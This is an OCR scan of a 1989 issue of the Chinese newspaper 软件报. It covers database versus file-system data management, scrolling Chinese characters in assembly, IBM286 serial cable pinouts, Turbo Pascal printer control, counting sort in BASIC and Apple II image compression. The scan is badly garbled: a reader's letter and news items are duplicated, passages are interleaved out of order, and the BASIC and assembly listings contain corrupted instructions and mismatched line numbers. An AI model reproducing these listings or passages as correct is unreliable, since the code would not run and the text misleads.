---INSERT---
10 S=10*18*256-35538
20 FORX=STOS+32:RENDY:POKEX,Y:NEXT:END
30 DATA30,112,22,8,6,255,126,285,22
40 DATA160,18,256,128,285,22,180,58,21
50 DATA16,249,201,220,179,47,79,125
60 DATA246,128,151,119,35,201
---SAMPLE---
10 CALLGR4:MODE(1)
20 S=63:FORY=1TO30:SETC(5+10-Y,Y):SETC(5+Y-11,Y):NEXT
30 FORX=201TO500:SETC(43,Y):SETC(2,Y):NEXT
40 FORX=44TO81:SETC(X,34):NEXT
50 FORI=1TO400:NEXT:POKE30882,0:POKE3088
3,100:FORUSR(0)
60 GOTO50
```

# 软件报



1989年  
2月4日  
第5期  
总第123期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河街75号

## 征·订·启·事

1988年软件报告  
订本将是本报历年来的  
合订本中内容最丰富、  
期数最多(为往年  
的两倍)、页码最多(300页)的一次,它除把全年保留出售的23个软件全部  
奉献给大家外,还有若干未曾见报、实用性很强的软、硬件资料附于后,  
如:《结构化查询语言SQL》系列文章28篇,《在英文化状态下打印汉字的改  
进》及程序清单(本方法使用方便、灵活,可随意安排和调用、近乎一张汉字  
系统盘),有关LA5E-R-310驻机ROM中各子程序的入口及系统通讯区  
各参数的功能,还介绍了Comx-PCI完整的硬件线路图。已经开始征订,  
预计今年三月底发出。每本定价6.00元,另加邮费0.5元。1984~1985年  
合订本已售完请勿再寄款来。1986年和1987年合订本尚有存,每本3元,  
另加邮费0.3元。  
收款单位:成都市《软件报》发行科

## 数据的文件系统管理与数据库系统管理

柳州 沈球

目前,由于要处理的信息量很大,从数据的收集、整理、处理、输入及编写应用软件等要花费很大的人力、物力,因此选择什么样的方法进行数据管理,是一个课题首先要考虑的重要问题,如果选择不合适重新选定,那将造成巨大的浪费。所以我们要认识、比较一下文件系统管理方式和数据库系统管理方式,希望能给大家一点帮助。

### 一、数据库的人工管理、文件系统管理和数据库系统管理

人工管理是数据管理的初级阶段。当时没有操作系统的,是程序员在应用程序中自己管理数据。要考虑数据存取逻辑结构还要安排数据存贮的物理位置。往往是用地址直接存取数据。处理的数据为简单的数值型数据进行数学运算。



岁月已已 益城 力耕刻

▲沈阳铁路财会电算工作发展迅速,目前全局财会部门共有微机五百多台,有机单位占三分之二以上。财会部门管理系统、基建财会管理系统、施工财会管理系统、运输收入管理系统、运营财会管理系统等,已在路局内推广使用。预计,到一九九〇年,路局、分局、站段三级全部实现微机网络管理,达到财会电算化,推动企业现代化。

▲广泛开发应用 服务热情周到 年前,在重庆巴山仪表厂召开了中国计算机用户协会重庆分会第二届第一次年会,参加会议的有计算机开发应用的50个单位150多名代表,四川仪表十八厂被评为1988年度计算机优秀用户。  
这个厂在众多的计算机开发应用中独领风骚,是因为他们具有以下特点:一是开发项目多,应用范围广。二是能根据用户要求,开发应用项目。全年先后有80多家用户150多次到厂咨询微机应用情况。三是服务热情周到,技术上不保守。该厂是以热情、优良的技术服务赢得用户的赞誉。 四川 杨德生

▲“第五代计算机研究入选1988年世界十大科技成就”《科技日报》1月6日刊出的该报编辑部评选的“1988年世界十大科技成就”中,列第6项的是:1988年11月28日,日本政府展示“第五代电子计算机”(1982-1991)的中期研究成果。已制成的并列推理型计算机具有记忆、联想和推理功能,相当于小学六年级学生的智能水平。  
济南 滕安达

所谓文件系统管理,就是在文件系统的控制下,运行管理、处理数据而编制的应用程序来达到建立数据文件或数据库文件中数据存取、增删、改错等管理和对数据库文件进行查询、检索、统计、计算、分析、应用等处理。  
在文件系统管理的基础上,人们又推出了数据库系统管理的方式。

数据库管理系统,其不但含有一个按数据的内在关系结构(如数据的层次结构、网络结构、数据间的二维关系)组成的数据库,还有一套对数据库进行集中、统一管理的软件。往往通过一两个或几个命令,就能对数据库中数据进行增删、改错、索引、排序等各种操作,达到对数据库的目的。

当然数据库管理系统同样也在操作系统(含文件系统)的控制下,但它有自己独特的一套软件,控制对数据库的各种操作,有与不同的操作系统连接的接口软件等等,所以要求的内存空间较大。

### 二、文件系统管理方式与数据库系统管理方式的比较

(1) 文件系统管理适合于静态数据的管理,而数据库系统管理既适合于静态数据管理又可以很方便地进行动态管理。

由于数据文件是依应用程序的需要而建立的,与应用程序紧密相连,于是变动数据文件要变动相应的应用文件,变动应用程序则要引起数据文件的变化。

再有,由于多个应用程序可以共享一个数据文件,一个应用程序可调用多个数据文件,当某数据文件变动时,与其相应的数据文件也要随之变动。例如在学校管理系统中,有教师情况(含教师所教课程、班级等数据项)和学生情况(含课程、授课老师等数据项)两个数据文件,当教师所教课程变动或学生课程变动时,这两个数据文件都要作相应的变动,不然就会出现数据矛盾和错误的处理结果。所以文件系统管理方式适用于数据变动少的数据管理。

而数据库则是完全独立于应用程序的,数据变动或应用程序的变动,互不影响。而数据库的数据是统一、集中管理的,数据可随需要任意变动而不会出现数据矛盾等现象,所以数据库管理既适用于静态数据的管理又适用于动态数据的管理。

采用数据库管理系统大大提高了数据的可靠性和正确性。

△手写体汉字样本库通过鉴定 由中国科学院自动化所研制的手写体汉字样本库日前通过鉴定。该样本库包括1000套样本,每套样本包括国家标准一级汉字3755个,以及部分二级汉字常用简体字和繁体字225个,并有常用符号80个。该库收集的范

围、对象、规格均有一定的广泛性和代表性。手写体汉字识别是汉字信息处理的关键问题。该库的建立将促进电脑识别手写体汉字技术的发展。摘自《人民日报》

△ZH系列汉字多功能扩展器问世 北京联大法学院庄志荣副教授,最近又推出多功能机ZH系列汉字多功能扩展器,首次把一些信息处理的关键问题,如自动控制避免碰撞,摘自《云南日报》

软件编辑编辑:软件报内容丰富、新颖、便于微机工作者的技术交流、创新,它通俗、易于读者接受。我们自87年下半年订以来,只收到为数不多的几张。88年我们共订了2份,全年只收到7月30日(第31期)一张,实在太遗憾了,我曾多次向当地邮电局,和市邮电局局长,他们讲:“我们收不到,没有办法”并且由邮电局的人讲:“全年只要收到一张,就不再多收了。”为不多的几元钱,在通货膨胀的今天,实在不算什么,可内容丰富的软件报却看不到了。89年我又订了,目前已是元月中旬,尚未收到一张,看来这又是使人失望的预兆。怎么办?又有谁知道? 中原油田采二厂科技办 陈维福

度,节约存储空间。

(3) 数据库管理方式较文件系统管理方式中的应用程序的编制简单、灵活得多。

数据库是依数据内在关系的结构模式建立数据库的。是有一定格式进行集中、统一管理的数据。只要有完整的存取、改错、安全保障……管理手段,编制程序就简便、灵活多了。无需考虑数据如何存取、如何索引等等,只要在需要时,一般的软件人员用几条命令就能完成。

而文件系统管理中,上述操作就要用较复杂的程序才能完成。有的往往要由熟练的软件人员进行复杂编程才能完成。

不过,在处理大量数据时,运行文件系统管理中的应用程序比运行数据库管理中的应用程序速度快,内存空间小。

(4) 数据库系统管理方式较文件系统管理方式更好、更广泛地实现了数据共享。为实现计算机局域网络、全局网络提供了方便。

因为数据文件虽人工管理方式实现了数据共享,但乃限制在有限的应用文件的需求下,数据共享受到限制。而数据库的数据不受任何限制,可将管理的对象或事件的全部数据输入库,随用户所需而调用。实现更大范围的数据共享。

(5) 在数据库管理系统中,还含有一套不同数据库间的操作软件。即数据在不同的数据库中可以很方便地进行互相调用、修改、交换、运算……还可通过两个库的数据库需要产生第三个数据库等。这是文件系统管理不易办到的。

数据库系统管理,如dBASE II,也有其他高级语言交换数据库的功能,这样就能与其他高级语言程序共享数据库资源。可采用其他高级语言处理数据而提高处理数据的速度。

PC-1500计算机,开发新一代教学型汉字处理机。

△中国铁路将安装英国首次引进英国微机联锁系统,以期增加列车运行及铁路调度的安全性。预计今年年底投入使用。该系统是通过电脑实现列车调度和信号管理的,当前线上有列车对开时,微机系统可以自动控制避免碰撞。摘自《云南日报》

△ZH系列汉字多功能扩展器问世 北京联大法学院庄志荣副教授,最近又推出多功能机ZH系列汉字多功能扩展器,首次把一些信息处理的关键问题,如自动控制避免碰撞,摘自《云南日报》

软件编辑编辑:软件报内容丰富、新颖、便于微机工作者的技术交流、创新,它通俗、易于读者接受。我们自87年下半年订以来,只收到为数不多的几张。88年我们共订了2份,全年只收到7月30日(第31期)一张,实在太遗憾了,我曾多次向当地邮电局,和市邮电局局长,他们讲:“我们收不到,没有办法”并且由邮电局的人讲:“全年只要收到一张,就不再多收了。”为不多的几元钱,在通货膨胀的今天,实在不算什么,可内容丰富的软件报却看不到了。89年我又订了,目前已是元月中旬,尚未收到一张,看来这又是使人失望的预兆。怎么办?又有谁知道? 中原油田采二厂科技办 陈维福



贺岁赠书 江苏 职位制

★编号: 890201  
名称: KJ商业会计总系统软件  
作者: 刘翰、刘浩明  
功能: KJ商业会计总系统软件使用“借贷记账法”,其设计结合会计业务实际,专设“赤字冲帐”功能,可较好地控制会计文件输入的质量,并具有文件输入快的特点。会计凭证输入后,可选择做“科目汇总表”,也可由菜单查阅会计分录,阅读或打印“现金日记帐”、“银行存款日记帐”及其它几十个科目的会计总帐。KJ软件还专设帐户提示区一行,并可来回翻动,具有帐户名输入方便的特点。做帐簿输出时,还有连续累计帐户金额的功能。

源程序语言: BASIC  
运行环境: IBM-PC及兼容机,在联想汉字操作系统(由原盘提供)或CCDOS2.0以上操作系统下运行。

转让形式及价格: 1.软盘一张和使用说明书(150元) 2.程序清单和使用说明书 (50元)

收款单位: 成都《软件报》信息部  
★编号: 890202  
名称: 微机辅助销售财务管理软件系统  
作者: 陆明书  
功能简介: 本软件采用dBASE-3语言编程,规模较大,功能完备,通用性强。除具备常规的静态管理功能外,尚具有较强的动态管理功能。系统有用户及产品档案,记帐,查询销售信息,编制报表,年终数据归集,系统服务等六大功能模块。四十多种功能,可辅助工业企业管理销售财务,编制日常报表,为企业的销售决策,生产决策,市场决策提供准确信息。

源程序语言: dBASE-3  
运行环境: (1)硬件IBM PC/XT (2)软件CC-DOS V2.1 dBASE VS.1, 磁盘和使用说明书。  
转让形式: 磁盘和使用说明书。  
转让价格: 每套100元。  
收款单位: 成都《软件报》信息部

由于数据库管理方式较文件系统管理方式更好、更广泛地实现了数据共享。为实现计算机局域网络、全局网络提供了方便。

编者同志:你好!前些日子,我朋友处的一台PC-1500机发生了只能“读”入而不能“写”出的故障,他让我1987.4.16《软件报》第四版李祥老师所写“几条评论”中的DOS命令一文,输入OPN“C”命令,命令后故障就解除了,不知这是偶然巧合还是确实如此?既然在一般情况下于PC-1500机后打开输出通道已处于打开状态,发生上述故障等等可能吗?再次感谢李祥老师给予指教。南京小东东路63号 潘秉小

汉字的移动显示

一、基本思想

以840x200黑白图形方式为例。我们知道可使用的屏幕区域是由横向840列,纵向200行的点阵组成的。这些点的显示状态(亮或暗)都是由CRT显示缓冲区中对应的状态所决定的。且显示缓冲区是可寻址的。那么,改变显示缓冲区的內容即可改变屏幕的显示状态。

若以一定的时间间隔对显示缓冲区的内容进行修改(左移或右移一位)即可实现汉字的水平方向移动显示。


二、实现方法

在这里我们仍以840x200黑白图形方式下在提示行由右至左水平方向移动未放大的(16x18)点阵汉字为例加以说明。

实现汉字的位移完成如下几个步骤:

1. 获得待显示汉字的内码 获得汉字内码的方法有多种,如键盘输入(用21H类中断OAH号功能键);用高级语言

程序向内码缓冲区传递内码,读数据缓冲区文件及在数据段中提供内码等方法。



本文提供的程序清单是采用在数据段中提供内码的方法。

获得汉字内码的目的,是为下一步获得汉字字模而作的准备工作。

2. 获得汉字字模 为获得汉字字模,可将要移动的汉字先在指定的位置上,然后将显示缓冲区中的指定字模直接传送到应用程序的字模缓冲区中。这是一种比较直观的方法。对于一个应用程序来说则不取用此方法。本文所提供的程序清单是调用10H类中断的12H号功能来获得汉字字模的。子程序GZTCM用于获得字模。

有了完整的汉字字模也不易实现在屏幕上汉字的移动显示,而是要对汉字字模作一次分解处理。

3. 位移区的结构及字模的分解 图1所示为位移区的结构。该区由32个子区即T0, T1, ..., T15, 及M0, M1, ..., M15子区所组成。其中, T0, T1, ..., T15, 区是用于向CRT显示缓冲区的指定位置传送待显示汉字字模的第0, 1, ..., 15行(每个汉字在一行中占用2字节)字模的传送区。M0, M1, ..., M15, 区是分别用于存放分解后的汉字字模的第0, 1, ..., 15行的字模的分解模区。Ti区的长度应等于屏幕上移动汉字时所开的窗口宽度。并且, T0, T1, ..., T15, 区的长度必需相等,否则输出的汉字将会变形。在程序中开口的窗口宽度为80字节,即屏幕的最大宽度。M0, M1, ..., M15, 区的长度也应相等。但Mi区的长度不受窗口宽度的限制。由于Mi区是用于存放分解后的字模的,故它是输出的汉字个数及输出格式的参数。即

Lm >= 2N + K (N-1) 式中: Lm—Mi区的长度(字节); N—输出的12字节数; K—相邻两汉字间的间隔量(字节)

上述取等号时为Mi区的最小长度,若取大于号时不影响输出的质量,但会降低移动速度。当K=0时为无间隔输出。一般情况下取K=1即可满足输出需要。程序在分解字模时,依次将一个汉字字模(32字节)的第一个字(2字节)传送到M0区中,将第二个字(2字节)传送到M1区中, ..., 直到将第十六个字(2字节)传送到M15区中。这样就实现了汉字字模的分解。也就是说,汉字字模的分解是按汉字的显示行来进行的。子程序BKCM用于分解字模。

分解完成时, Ti区全部为空, Mi区中存放的是待显示汉字的对应行的字模。当有间隔输出时, Mi区中还包含间隔字节。

4. 位移区的位移及汉字的移动显示 要使汉字的移动显示具有平滑(不是跳跃)感,则必需使向CRT显示缓冲区传送(Ti区)中的內容是不断的,且是逐位的变化的。用位移的方法可达到此目的。

图2所示为位移的示意图。即,将整个位移区看作一个字或字节。对此区做带进位的左循环移位CMOVS1用于移位。在实际执行过程中,是从位移区的最后一字节开始左移,每字节左移一次,然后左移前一次字节,直到位移区的首字节左移一次后才完成了字模的一次位移。

每位移一次,将Ti区的内容传送到CRT缓冲区用于显示。同时,位移计数器减1,循环往复直到计数器为零为止。到此就完成了汉字水平方向的移动显示。

三、结束语

本文所提供的程序清单只是为说明汉字水平方向移动显示的基本思想的一个简单实例。本程序经过汇编,连接后在IBM-PC/XT机上已经通过。在CCDOS, CCMOS下均可运行。

要·more·更·摩·的·里·来·行·数 W/L Q/L 即可完成。——处根据自己需要键入一个16进制数。例:笔者要求每屏显示10行,则键入一个0BH。(包括一行的行号。方法如下: DEBUG MORE, COM/L E0118 19——/ 成都 戴二蒙

DOS操作系统中有一过程程序MORE.COM。它从标准输入读入,按标准输出上输出。对于阅读大量信息很有好处。在DOS下每屏显示25行,但在CCDOS下仍然保持25

现在IBM286用户越来越多,但目前市场上还没有286异步通讯口的信号电缆成品出售。286机的用户在使用异步通讯时多有不便,为便利同行,笔者借贵报介绍一下IBM286异步通讯接口。

IBM286异步通讯接口是与打印接口同在一块插件板上,它的异步输出口与常用的25芯异步口不同,它是9芯的,这9条引线分别接在2块SN75154N和2块SN75150P片脚上,其信号含意分别为:

IBM 286 数据或控制信号 对应的25芯异步口脚号

1 线路检测 8

14: CSEG 1 SEGMENT PARA 'CODE' 15: ASSUME SS: SSEG, DS: DSEG

16: BEGIN PROC FOR 17: PUSH DS 18: XOR AX, AX 19: PUSH AX 20: MOV AX, DSEG 21: MOV DS, AX 22: MOV ES, AX 23: MOV AX, 0006H 24: INT 10H 25: CLD 26: CALL GETCM 27: CALL BKCM 28: B1: CALL CMOVS1 29: CALL OUTCRT 30: DEC COUNT1 31: JNZ B1 32: RET 33: BEGIN ENDP 34: GETCM PROC 35: MOV CX, 08 36: LEA SI, PRMT11 37: LEA DI, PRMT3 38: G1: MOV DX, CSIJ 39: XCHG DH, DL 40: MOV BP, DS 41: MOV BX, DI 42: MOV AH, 12H 43: INT 10H 44: INC SI 45: INC DI 46: ADD DI, 20H 47: LOOP G1 48: RET 49: GETCM ENDP 50: CMOVS1 PROC 51: LEA SI, PRMT20 52: C1: RCL PRMT0 CSIJ, 1 53: DEC SI 54: JMS C? 55: RET 56: CMOVS1 ENDP 57: BKCM PROC 58: MOV AL, 16 59: MOV BX, 00 60: MOV DX, EX 61: MOV AH, 08 62: LEA SI, PRMT3 63: ADD SI, DX 64: LEA DI, PRMT12 65: ADD DI, BX 66: MOVSX 67: ADD SI, 30 68: INC DI 69: DEC AH 70: JNZ F2 71: ADD BX, 103 72: ADD DX, 02 73: DEC AL 74: JNZ F1 75: RET 76: BKCM ENDP 77: OUTCRT PROC 78: MOV DX, 2000H 79: MOV AX, 0800H 80: MOV ES, AX 81: MOV BX, 1FB0H 82: MOV AH, 08 83: MOV DI, 1C70H 84: LEA SI, PRMT10 85: O1: MOV CX, 40 86: REP MOVSX 87: ADD SI, 25 88: ADD DI, BX 89: MOV CX, 40 90: REP MOVSX 91: ADD SI, 25 92: SUB DI, DX 93: DEC AH 94: JNZ O1 95: RET 96: OUTCRT ENDP 97: CSEG ENDS 98: END BEGIN

谈 IBM286 异步通讯接口

Table with 3 columns: IBM286机, IBM286机2, 9芯串口脚号. Rows include: 接收数据, 发送数据, 数据终端准备就绪, 信号地, 数据装置准备就绪, 请求发送, 允许发送, 振铃指示.

二台IBM286异步通讯, 信号电缆连接如下:

Table with 3 columns: IBM286机1, IBM286机2, 9芯串口脚号. Rows include: 3发送数据, 2接收数据, 7请求发送, 8允许发送, 6数据装置准备就绪, 4数据终端准备就绪, 5信号地, 5信号地.

一台IBM286机与一台PC机异步通讯, 信号电缆的连接如下:

Table with 3 columns: IBM286机, PC机, 25芯串口脚号. Rows include: 3发送数据, 2接收数据, 7请求发送, 8允许发送, 6数据装置准备就绪, 4数据终端准备就绪, 5信号地, 5信号地.

连接如下:

Table with 3 columns: IBM286机, MODEM 25芯, 9芯串口 数据或控制信号 异步口脚号. Rows include: 1 线路检测, 2 接收数据, 3 发送数据, 4 数据终端准备就绪, 5 信号地, 6 数据装置准备就绪, 7 请求发送, 8 允许发送, 9 振铃指示.

TURBO PASCAL (3.01A版, 非汉化, 下同)是当今比较流行且比较完善的PASCAL编译系统, 可用它来控制打印机却显得不那么得心应手。尽管TURBO PASCAL提供了五种对西文字符的打印控制, 但对汉字的控制打印则产生一些不理想的乱字符, 当然这是不希望的现象。经摸索, 找到一种大家比较熟悉的方法, 即用BASIC或dBASE II系统下的方法, 此法在TURBO PASCAL系统下只需稍加改写即可应用。而且由于PASCAL语言是结构化语言因此用其所写的程序比用BASIC或dBASE II写的程序更清晰、易读, 在某些方面的功能亦比BASIC或dBASE II强得多。基于此, 如何用它来控制打印机就显得尤为重要了。

下面以程序为例说明TURBOPASCAL是如何控制打印机的。对于一般打印机的控制而言, 都是由打印机控制字符实现的, 其关键问题是: 如何将控制字符送给打印机。非常简单, 只需以下格式中的任意一种即可:

Writeln (lst, chr(27), chr(73), chr(i)); (其中 i 为 65-80 间的任意整数) Writeln (Lst, \* \* 27'I' ); (其中 \* 为 A-~ 间任意字母) Writeln (lst, \* 27'I' chr (i) ); (其中 i 为 65-80 间的任意整数)

例子, 以下程序打印出长城0520 CH机配于紫金3070打印机上的13种汉字字体(包括10点阵、24点阵48点阵高级汉字字体)。

```
program test; var i; latest; BeIn; For i:=65 TO 80 DO BeIn; Write(Lst, * 27'I', Chr (i) ); Writeln (Lst, Chr(i), '用TURBO PASCAL控制汉字打印...'); End
```

用 TURBO PASCAL 控制打印机



# 算法突破——论分频排序

```

程序二
10 N=20:E=20
20 DIM F(E)
30 FOR I=1 TO N
40 INPUT D
90 F(D)=F(D)+1
100 NEXT
130 FOR I=E TO 0 STEP -1
150 FOR J=1 TO F(I)
160 PRINT I;
170 NEXT
180 NEXT

```

```

程序四
10 N=20:E=20:T=-3
20 DIM F(E)
30 FOR I=1 TO N
40 INPUT B
90 F(D)=F(D)+1
100 NEXT
130 FOR I=E TO 0 STEP -1
150 FOR J=1 TO F(I)
160 PRINT I;
170 NEXT
180 NEXT

```

```

程序一
10 N=20:E=20
20 DIM D(M),F(E),P(E)
40 FOR I=1 TO N
50 INPUT D(I)
60 F(D(I))=F(D(I))+1
70 NEXT
77 P(E)=1
80 FOR I=E TO 1 STEP -1
100 P(I)=P(I)+F(I)
110 NEXT
130 FOR I=1 TO N
140 PRINT I;D(I);P(D(I))
160 NEXT

```

```

程序三
10 N=20:E=20:T=-3
20 DIM D(N),F(E),P(E)
40 FOR I=1 TO N
50 INPUT D(I)
50 F(D(I)-T)=F(D(I)-T)+1
79 NEXT
77 P(E)=1
90 FOR I=E TO 1 STEP -1
100 P(I)=P(I)+F(I)
110 NEXT
130 FOR I=1 TO N
140 PRINT I;D(I);P(D(I)-T)
160 NEXT

```

排序是计算机科学中的重要课题。排序要求中：①按样本数据原序输出每个数据的名次；②输出同原数据序列等长的升(降)序列。

首先考虑样本数据全是整数，且属于整数的一个子界 T……T+E，N是样本容量，T是下界，E是上下界差。对要求①，分频排序如程序二。并假定 T=0，40-70句是分频部分，在输入数据 D(I)的同时，60句统计各数据的频数 F(D(I))。70-110句计算名次，77句给出可能出现的最小数据E的名次 P(E)，130-160句按样本数据顺序输出各数据的名次 P(D(I))。

对要求②，分频排序如程序三。程序运行后将输出与原样本数据等长的降序序列。

当 T=0时，只需将程序一、二稍作改动即可，如程序三、四，即数据上的平移。且程序三、四是分频排序的标准型。

对分频排序的评价，对排序的评价依据是资源和机时占用，因为程序短，资源占用少，机时占用见表一。在APPLEMATIC上运行的时间对比：

设 N=1000，E=1000

选择排序：131分36秒

快速排序：4分30秒

分频排序：6秒

当 N=10000 或 10000 时，分频排序所需机

时分别为40秒和6分50秒。由此可见，传统的排序方法与分频排序的速度是不能比拟的。

分频排序的空间利用率也很高。程序四的变量仅占用内存 E+6个；程序三的变量占用 N+2E+7个单元。分频排序能节省大量内存，又能产生惊人的运行速度，时、空利用率达到很高的程度。

E的大小决定分频排序的成功与否。当 E 超过内存容量或机器语言所确定的范围，分频排序就失败。与 N 比较，E 越小，效率越高。当 E=样本数据的最小值时，可采用过滤全部样本数据的办法，找到理想的 E、T，所花时、空代价比传统的排序方法仍是相当小

的。

分频排序是一种稳定排序，样本容量 N 对于实现②几乎没有限制，而实现①，当 N 超过内存容量时不能进行，但可采用外排序的方法进行处理。

分频排序在排序的同时，还产生一组统计量，本文几个程序的数组 F(D)或 F(D(I)) 就是相应样本数据的统计量。

本文尚有不足之处，盼广大计算机爱好者指教。四川 宋达康

有时由于不慎将字库盘损坏，造成在取某些汉字时，磁盘机转个不停，甚至连续拍打磁盘作响，出现这种现象的原因除了磁盘机质量有关外，就是由于字库盘损坏。这时，要是因为仅仅一个字或几个字损伤的缘故而再复制一个字库盘，全部重新造需要的字是相当不划算的。遇到这种情况，建议用下面方法恢复字库盘，既快又方便。

先复制一张 STC 2.0 新字库盘，然后将损坏字库盘上所造的字全部转移到新字库盘上，在 STC 2.0 汉字系统下，插上损伤字库盘，将修改过的汉字、新添的汉字等全部输入主机内存并记下其区位码，换上新字库盘，击 CTRL-W 进入造字状态，输入上面所检字的区位码，磁盘机转动，好象从盘上取字，实

际上并不是这样，屏上修改的字还是内存的汉字，然后击 CTRL-M 表示造字结束，回答“Y”存盘。继续上面的操作，直到转移完所造字。这个过程其实是虚假，达到了汉字转移的目的“造字”。最后再认真的造极个别损坏的字。这样，也比全部新造字省事多了。

四川 陈怀德

|         | 比较次数                            | 交换次数                                |
|---------|---------------------------------|-------------------------------------|
| 插入排序    | $(n-1) \sim \frac{1}{2}(n^2+n)$ | $2(n-1) \sim \frac{1}{2}(n^2+3n)-2$ |
| 选择排序    | $n \cdot (n-1) / 2$             | $0 \sim \frac{3}{2} \cdot (n-1)$    |
| Shell排序 | $O(n \cdot \log_2 n)$           | $O(n \cdot \log_2 n)$               |
| 快速排序    | 同上                              | 同上                                  |
| 归并排序    | $O(n \cdot \log_2 n)$           | $O(n \cdot \log_2 n)$               |
| 分频排序    | 0                               | 0                                   |

## 灵活的图象压缩程序

本报88年第41期刊登的崔岩同志《一个更强大的图象压缩程序》，确实可减少许多存储空间。但在使用中尚有两点不足：1.该程序对矩形进行压缩；2.还原后的图象只能放30个点(0,0)开始。

针对上面两点，我编了一个机器语言子程序，可以对一幅图的任何一个矩形区域进行压缩处理，并且可把还原后的图形放在任一点开始的位置。

程序使用方法：

在监控状态下键入机器语言子程序，然后用 BSAVE PACK1.0, A \$8000, L \$F80 存入磁盘。该程序的压缩入口为 \$8000 (\$2768)，还原入口为 \$807F (\$2895)，使用前请设定5个参数：X1, X2, Y1, Y2 (矩形窗口的定点坐标)及 A (压缩后的图象信息的存放地址)，其中 0 < X1, X2 < 39, 0 < Y1, Y2 < 191 并把 X1, X2, Y1, Y2 的值分存于 \$6-\$8单元，把 A 的低位存于 \$9，高位存于 \$A。设定完这5个参数后，把页数存于 \$E6 (230)，压缩第一页，CALL \$2768 调用该程序了。压缩后的图形信息的结束地址存于 \$0-\$1单元，低位在前高位在后。

还原程序时，先把压缩资料调入内存，再设定3个参数：X1, Y1, 还原后图象放置的起点坐标，可与原坐标不一样，A, 压缩资料调入内存的起始地址。设定完参数后把 X1, Y1, 分别存于 \$5 \$6单元，A 的高位和低位分别存于 \$9, \$A单元，就可调用 HGR 或 HGR2 进入第一或第二页，用 CALL \$2895 调用还原程序，图象就会还原到点 (X1, Y1) 开始的位置上。


作为范例，后面给出了一个调用该子程序的 BASIC 程序，在这个程序中10-30句设定压缩的窗口及页数，60-70句是设定还原时显示的页数，起点位置。

神州 光神神

```

压缩还原图形子程序
10 X1 = 10: X2 = 30: Y1 = 50: Y2 = 1:
20 B = INT (A / 256): C = A - B * 256
30 POKE 5, X1: POKE 6, X2: POKE 7, Y1: POKE 8, Y2: POKE 9, C:
40 POKE 230, 32
50 CALL 32768
60 HGR2
70 POKE 5, 0: POKE 6, 0
80 CALL 32955
90 FOR I = 1 TO 2000: NEXT
100 TEXT : HOME : END

```



建筑工程工料分析是一项庞大的数据处理工作。必须把工程预算定额数据装入机器或磁带，PC-1500A 内存小，要用这种机器进行工料分析，在建筑数据库和运算程序中采取一系列技巧：

(1) 把工程预算定额整理成一本“整理稿”，把不常用的项目和不需要分析的工料种类舍去，并且每页工程项目数相同 (B1-B8) 便可使用统一运算程序，工业建筑与民用建筑也应分别建库。

(2) 把数据在建库时扩大一定倍数，运算时缩小相同倍数，减少小数点所占内存。

(3) 尽量把材料种类相同的项目编在同一页，减少页零。本省如颁发了综合定额，应以综合定额数据建库。

数据库中把每个项目皆有的估价打印在每页最后，由于1072语句功能，可返回1005打印一页的页码，重新输入下一页工程量。程序1002语句中 ( ) 内数值为材料总数，由自己确定。1025 INPUT 语句中 B1-B8 为工程量，输入后即打印每页每种材料小计，工程量全部输入在1016语句执行时按 Y 键即打印各种材料总计。如要打印每页工程量中各种材料用量，可在1070语句之前加入 LPRINT "S", I, "="，SI 语句。这样打印的结果与“整理稿”顺序一一对应。

本人把江西综合定额选作常用项目，只需16KB内存。因此数据库可全部装入，操作简便，携带方便。如数据库体系庞大，则采用带磁头联机运行，可用 INPUT \* 语句把数据库分成磁带调入内存再运算。

江西 彭桂林

```


1072:IF C=1 THEN 1095
1075:GOTO 1030
1080:FOR I=1 TO 10
1082:IF Z(I)=0 THEN 1090
1085:LPRINT "Z"; I;"=";Z(I)
1090:NEXT I
1101:DATA 2,1309,1309,1616,1635,1968,1714,1788,2361
1102:DATA 3,236,236,1422,1422,1678,1465,1458,1748

```

```

10:PRINT "ADD = ";
11:X=INT (X/256)
12:C=X-256:A=A-AOR B:C=COR B
15:POKE 7551,PEEK 7908:POKE 7953,PEEK 7916
20:INPUT "M":Y:E=INT (Y/256):G=Y-256:H=E:FOR O=1 TO G
25:POKE 7555,PEEK 7926:POKE 7956,PEEK 7916
30:INPUT "LENGTH":Z:Z=Z-1:I=INT (Z/256):K=Z-256:I=I:OR B:K=KOR B

```



```

10:PRINT "ADD = ";
11:X=INT (X/256)
12:C=X-256:A=A-AOR B:C=COR B
15:POKE 7551,PEEK 7908:POKE 7953,PEEK 7916
20:INPUT "M":Y:E=INT (Y/256):G=Y-256:H=E:FOR O=1 TO G
25:POKE 7555,PEEK 7926:POKE 7956,PEEK 7916
30:INPUT "LENGTH":Z:Z=Z-1:I=INT (Z/256):K=Z-256:I=I:OR B:K=KOR B

```

编写机器语言时，如遇到地址，需要插入一部分地址的数据，一般是从小地址开始，以后的数据全部重新输入，这样操作麻烦。

本程序是先插入地址以后的程序后移，腾出空闲空间，然后只需插入插入部分的数据。程序中 ADD、插入部分的地址、N 插入部分的地址数、LE IGT H 地址数、LE IGT H 后移程序的长度。

为适应机器语言程序的特点，输入以上的数据时以十六进制为好。新编 崔岩

```

7550 48 50 4A 08 58 08 5A 20
      08 01 6A FF 04 22 0A 84
7560 A2 08 F9 04 12 1A 84 92
      18 08 08 6A 08 47 53 0C
7570 18 83 05 6E FF 09 01 30
      64 9E 0E

```

在许多游戏程序设计中，往往需要按控制图形的移动，例如用“M”、“N”键控制左右，“K”、“L”键控制上下，按常规方法设计（见下程序）

逻辑条件语句的代换技巧

100 A\$=INKEY\$ 程序势必显得冗长，若防110 IF A\$="M" THEN X=X+1，若防120 IF A\$="N" THEN X=X-1 止图形出130 IF A\$="K" THEN Y=Y+1 界，还需140 IF A\$="L" THEN Y=Y-1 加，上四个判断语句（IF...THEN...），若充分利用逻辑条件语句的代换技巧，则使程序设计大为改观。不仅大大简化程序，还可以减少对内存空间的占用和加速程序的运行。

在LASER-310上，逻辑条件式的逻辑值的真和假分别用-1和0表示。例如，A\$(A\$="M")，若A\$="M"则A\$=-1，若A\$(A\$="M")，若A\$="M"则A\$=0。现在针对程序，来看看两种程序设计：

